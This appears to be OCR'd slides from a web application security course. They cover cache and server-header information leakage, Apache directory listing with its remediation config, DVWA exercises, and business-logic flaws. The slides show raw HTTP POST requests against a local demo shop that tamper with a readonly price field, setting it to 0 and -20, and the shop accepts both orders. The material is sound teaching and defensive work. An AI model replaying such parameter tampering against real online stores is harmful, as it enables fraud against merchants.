
disk

Number of entries:	11779
Maximum storage size:	358400 KiB
Storage in use:	349704 KiB
Storage disk location:	C:\Users\alise.silde\AppData\Local\Mozilla\Firefox\Profiles\ss9atgu8.default\cache2
List Cache Entries	

appcache

Number of entries:	0
Maximum storage size:	512000 KiB
Storage in use:	0 KiB
Storage disk location:	C:\Users\alise.silde\AppData\Local\Mozilla\Firefox\Profiles\ss9atgu8.default\OfflineCache

Web Cache Headers - Example




about:cache-entry?storage=disk&context=&eid=&uri=http://127.0.0.1:1337/secret.txt
Search

Cache entry information

```
              key: http://127.0.0.1:1337/secret.txt
      fetch count: 2
     last fetched: 2016-08-10 10:43:25
    last modified: 2016-08-10 10:38:55
          expires: 2025-10-22 10:38:54
        Data size: 30 B
         Security: This document does not have any security info associated with it.
-----------------------------------------------------------------------------------
  necko:classified: 1
    request-method: GET
     response-head: HTTP/1.1 200 OK
                    Date: Wed, 10 Aug 2016 07:38:54 GMT
                    Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37
                    Last-Modified: Wed, 10 Aug 2016 07:38:26 GMT
                    Etag: "1e-539b2bc21a68d"
                    Accept-Ranges: bytes
                    Content-Length: 30
                    Cache-Control: max-age=290304000, public
                    Content-Type: text/plain
           charset: windows-1252
  uncompressed-len: 0
-----------------------------------------------------------------------------------
00000000:  54  68  69  73  20  69  73  20  61  20  73  65  63  72  65  74  This is a secret
00000010:  20  70  61  67  65  2e  20  53  68  68  68  2e  2e  2e           page. Shhh...
```


Web Cache Headers - Remediation

- Cache-Control: no-cache, no-store, must-revalidate
- Pragma: no-cache
- Expires: -1



```
HTTP/1.1 304 Not Modified
Date: Wed, 10 Aug 2016 07:47:24 GMT
Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37
Connection: close
ETag: "1e-539b2bc21a68d"
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

Web Server Headers - Example




Information about the Network Cache Storage Service

disk

Number of entries:	11779
Maximum storage size:	358400 KiB
Storage in use:	349704 KiB
Storage disk location:	C:\Users\alise.silde\AppData\Local\Mozilla\Firefox\Profiles\ss9atgu8.default\cache2

Directory Listing - Example


127.0.0.1:1337/listable_directory/

Index of /listable_directory

- Parent Directory
- 1.txt
- 2.txt
- 3.txt

Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37 Server at 127.0.0.1 Port 1337

Directory Listing - Remediation

- <Directory />

  Options none


  AllowOverride none

  Require all denied

</Directory>

- Place a blank Index page in the directory

Directory Listing - Remediation



127.0.0.1:1337/listable_directory/

Forbidden

You don't have permission to access /listable_directory/ on this server.

Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37 Server at 127.0.0.1 Port 1337


Exercises

- Go to about:cache in Firefox - what can you find from DVWA exercises?
- Look at DWVA pages’ headers – are there any software versions?
- Look up PHP 5.3.0 on CVE-Details and Exploit-DB

Business Logic

- Uploading Unintended File Format
- Transferring a Negative Amount via an Online Bank
- Purchasing 0.1 of an Item in an Online Store
- Bypassing Stages of Multi-Step Processes
- Indefinite Possibilities….
- Some Are Also Relevant to the Other Issues – e.g. parameter manipulation, authorization bypass, direct browsing, injection


Application Workflow - Example


127.0.0.1:1337/workflow.php

Place Order:

Product: Nothing For Me Quantity: 0 Price: 0 Submit


Home


127.0.0.1:1337/workflow.php

Your Order Has Been Placed!

Product:	**Quantity:**	**Price:**
Big Red Button	1	5

Place another order!
Home


127.0.0.1:1337/workflow.php


Place Order:

Product: Big Red Button Quantity: 1 Price: 5 Submit

Home

Application Workflow - Example


- The price is not editable on the ordering page, as it is in a ‘readonly’ field. However, it appears in the request:



```
POST /workflow.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/workflow.php
Cookie: PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

product=Big+Red+Button&quantity=1&price=5&place_order=Submit
```

Application Workflow - Example

- The request can be repeated with a different price:



```
POST /workflow.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/workflow.php
Cookie: PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

product=Big+Red+Button&quantity=1&price=0&place_order=Submit
```


Your Order Has Been Placed!

Product:	Quantity:	Price:
Big Red Button	1	0

Place another order!
Home

Application Workflow - Example

- Or even a negative price:



```
POST /workflow.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/workflow.php
Cookie: PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

product=Big+Red+Button&quantity=1&price=-20&place_order=Submit
```


Your Order Has Been Placed!

Product:	Quantity:	Price:
Big Red Button	1	-20

